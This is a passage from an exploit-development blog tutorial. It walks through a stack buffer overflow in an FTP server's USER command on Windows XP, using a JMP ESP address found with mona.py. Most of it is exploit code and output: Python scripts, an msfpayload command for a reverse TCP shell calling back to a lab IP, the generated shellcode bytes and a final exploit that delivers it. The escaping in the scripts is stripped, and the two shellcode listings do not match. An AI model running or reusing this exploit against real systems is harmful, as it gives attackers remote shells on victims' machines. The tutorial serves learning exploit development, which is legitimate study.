4 bytes, which will be a memory address of an instruction we want to execute. Since the remainder of our input is pointed to by the ESP register we will want to jump to ESP.

With a "JMP ESP" instruction it lets us successfully control program execution through EIP and land in our user controlled space that will contain our shellcode. To find a JMP ESP instruction in memory we will leverage "mona.py" an extremely useful Python script for Immunity Debugger. Below is an example of running a command to find "JMP ESP" instructions in memory:




With our memory address of “JMP ESP” added to our script after our 230 byte initial buffer, we can have this memory address overwrite EIP. Before we run this script, lets set a breakpoint at our JMP ESP instruction so we can step through the instructions manually after we send in our input:

Search for memory address:



Set the breakpoint (Highlight instruction > hit F2 or double click the hex values):




Below is the next iteration of the exploit script:


```
import sys, socket

target = sys.argv[1]

```

```
# EIP control after 230 bytes in buffer
# '0x7c9d30d7' - JMP ESP | XP SP3 EN [SHELL32.dll] (C:WINDOWSsystem32SHELL32.dll)

buff = 'x90'*230+'xd7x30x9dx7c'+'x43'*366

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((target,21))
print s.recv(2048)
s.send("USER "+buff+"rn")
s.close()
```

With the breakpoint set we point our exploit script at the target to see if we hit our breakpoint:



Now we can hit F7 to execute the JMP ESP instruction and we can see that we land in our buffer of ‘x43’ C’s. This is our user controlled space, which can now store our shellcode.



Getting Our Shell:

At this point in the exploit development process it is time to generate our shellcode. This will be whatever we want to happen after we take advantage of the vulnerability. For this example we will use msfpayload to generate a reverse shell payload. One part of the exploit development process we will gloss over is bad character analysis. After a program crashes there will be some characters that don't work with the crash and cause the program to terminate.

We will need to avoid these characters in order to successfully execute our payload. For this particular crash we have the following bad characters ("x00x0ax0bx27x36xcexc1x04x14x3ax44xe0x42xa9x0d"). This process can be cumbersome and can be time consuming, so we wont cover enumerating the bad characters in this post. To create the shellcode we execute the following command:


```
root@kali:~# msfpayload windows/shell_reverse_tcp LHOST=192.168.56.102 LPORT=443 R| msfencode -e x86/fnstenv_mov  -b "\x00\x0a\x0b\x27\x36\xce\xc1\
42\xa9\x0d" -t c
[*] x86/fnstenv_mov succeeded with size 338 (iteration=1)

unsigned char buf[] =
"\x6a\x4f\x59\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\xb7\x23"
"\x0f\xdf\x83\xeb\xfc\xe2\xf4\x4b\xcb\x86\xdf\xb7\x23\x6f\x56"
"\x52\x12\xdd\xbb\x3c\x71\x3f\x54\xe5\x2f\x84\x8d\xa3\xa8\x7d"
"\xf7\xb8\x94\x45\xf9\x86\xdc\x3e\x1f\x1b\x1f\x6e\xa3\xb5\x0f"
"\x2f\x1e\x78\x2e\x0e\x18\x55\xd3\x5d\x88\x3c\x71\x1f\x54\xf5"
"\x1f\x0e\x0f\x3c\x63\x77\x5a\x77\x57\x45\xde\x67\x73\x84\x97"
"\xaf\xa8\x57\xff\xb6\xf0\xec\xe3\xfe\xa8\x3b\x54\xb6\xf5\x3e"
"\x20\x86\xe3\xa3\x1e\x78\x2e\x0e\x18\x8f\xc3\x7a\x2b\xb4\x5e"
"\xf7\xe4\xca\x07\x7a\x3d\xef\xa8\x57\xfb\xb6\xf0\x69\x54\xbb"
"\x68\x84\x87\xab\x22\xdc\x54\xb3\xa8\x0e\x0f\x3e\x67\x2b\xfb"
"\xec\x78\x6e\x86\xed\x72\xf0\x3f\xef\x7c\x55\x54\xa5\xc8\x89"
"\x82\xdf\x10\x3d\xdf\xb7\x4b\x78\xac\x85\x7c\x5b\xb7\xfb\x54"
"\x29\xd8\x48\xf6\xb7\x4f\xb6\x23\x0f\xf6\x73\x77\x5f\xb7\x9e"
"\xa3\x64\xdf\x48\xf6\x5f\x8f\xe7\x73\x4f\x8f\xf7\x73\x67\x35"
"\xb8\xfc\xef\x20\x62\xaa\xc8\xb7\x77\x8b\x37\xb9\xdf\x21\x0f"
"\xde\x0c\xaa\xe9\xb5\xa7\x75\x58\xb7\x2e\x86\x7b\xbe\x48\xf6"
"\x67\xbc\xda\x47\x0f\x56\x54\x74\x58\x88\x86\xd5\x65\xcd\xee"
"\x75\xed\x22\xd1\xe4\x4b\xfb\x8b\x22\x0e\x52\xf3\x07\x1f\x19"
"\xb7\x67\x5b\x8f\xe1\x75\x59\x99\xe1\x6d\x59\x89\xe4\x75\x67"
"\xa6\x7b\x1c\x89\x20\x62\xaa\xef\x91\xe1\x65\xf0\xef\xdf\x2b"
"\x88\xc2\xd7\xdc\xda\x64\x47\x96\xad\x89\xdf\x85\x9a\x62\x2a"
"\xdc\xda\xe3\xb1\x5f\x05\x5f\x4c\xc3\x7a\xda\x0c\x64\x1c\xad"
"\xd8\x49\x0f\x8c\x48\xf6\x0f\xdf";
root@kali:~#
```

Now that we have our shellcode, we can store it in our final exploit script:

```
import sys, socket
target = sys.argv[1]

# msfpayload windows/shell_reverse_tcp LHOST=192.168.56.102 LPORT=443 R| msfencode -e x86/fnstenv_mov -
# Bad Chars: "x00x0ax0bx27x36xcexc1x04x14x3ax44xe0x42xa9x0d"
# 338 bytes
shellcode = ("x6ax4fx59xd9xeexd9x74x24xf4x5bx81x73x13xb7x3d"
"xadxf8x83xebxfcxe2xf4x4bxd5x24xf8xb7x3dxcdx71"
"x52x0cx7fx9cx3cx6fx9dx73xe5x31x26xaaxa3xb6xdf"
"xd0xb8x8axe7xdex86xc2x9cx38x1bx01xccx84xb5x11"
"x8dx39x78x30xacx3fx55xcdxffxafx3cx6fxbdx73xf5"
"x01xacx28x3cx7dxd5x7dx77x49xe7xf9x67x6dx26xb0"
"xafxb6xf5xd8xb6xeex4exc4xfexb6x99x73xb6xebx9c"
"x07x86xfdx01x39x78x30xacx3fx8fxddxd8x0cxb4x40"
"x55xc3xcax19xd8x1axefxb6xf5xdcxb6xeexcbx73xbb"
```

```
"x76x26xa0xabx3cx7ex73xb3xb6xacx28x3ex79x89xdc"
"xecx66xccxa1xedx6cx52x18xefx62xf7x73xa5xd6x2b"
"xa5xdfx0ex9fxf8xb7x55xdax8bx85x62xf9x90xfbx4a"
"x8bxffx48xe8x15x68xb6x3dxadxd1x73x69xfdx90x9e"
"xbdxc6xf8x48xe8xfdxa8xe7x6dxedxa8xf7x6dxc5x12"
"xb8xe2x4dx07x62xb4x6ax90x77x95x95x9exdfx3fxad"
"xf9x0cxb4x4bx92xa7x6bxfax90x2ex98xd9x99x48xe8"
"xc5x9bxdax59xadx71x54x6axfaxafx86xcbxc7xeaxee"
"x6bx4fx05xd1xfaxe9xdcx8bx3cxacx75xf3x19xbdx3e"
"xb7x79xf9xa8xe1x6bxfbxbexe1x73xfbxaexe4x6bxc5"
"x81x7bx02x2bx07x62xb4x4dxb6xe1x7bx52xc8xdfx35"
"x2axe5xd7xc2x78x43x47x88x0fxaexdfx9bx38x45x2a"
"xc2x78xc4xb1x41xa7x78x4cxddxd8xfdx0cx7axbex8a"
"xd8x57xadxabx48xe8xadxf8")

# EIP control after 230 bytes in buffer
# '0x7c9d30d7' - JMP ESP | XP SP3 EN [SHELL32.dll] (C:WINDOWSsystem32SHELL32.dll)
buff = 'x90'*230+'xd7x30x9dx7c'

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((target,21))
print s.recv(2048)
s.send("USER "+buff+'x90'*15+shellcode+"rn")
s.close()
```

Finally, we can restart the FTP server, attach the application to the debugger, start a netcat listener to catch our reverse shell, and send our exploit buffer to the application.



This blog post touched on some basics for exploit research and development. Future tutorials will cover some more complex issues encountered in this space, and demonstrate some more advanced tricks. The next blog post will discuss leveraging an "Egghunter" technique to search memory for our shellcode because we aren't always lucky enough to have it pointed to by a CPU register.

If you are looking for additional exploit tutorials check out Offensive Security training, Fuzzy security blog, and Corelan.

Share this:

Related

0×3 Exploit Tutorial: Buffer Overflow – SEH Bypass
August 14, 2014
In "blog"

0x5 Exploit Tutorial: Porting Your First Exploit to Metasploit
August 16, 2014
In "blog"

0x7 Exploit Tutorial: Bad Character Analysis
August 19, 2014
In "blog"

Share This Story, Choose Your Platform!

Related Posts

[Pwn All The Things Using Nessus](#)
October 21st, 2016 | 0 Comments

[0x10: Introduction to querying data in Elasticseach](#)
March 4th, 2016 | 0 Comments

[Whopper Web Shell](#)
June 2nd, 2015 | 0 Comments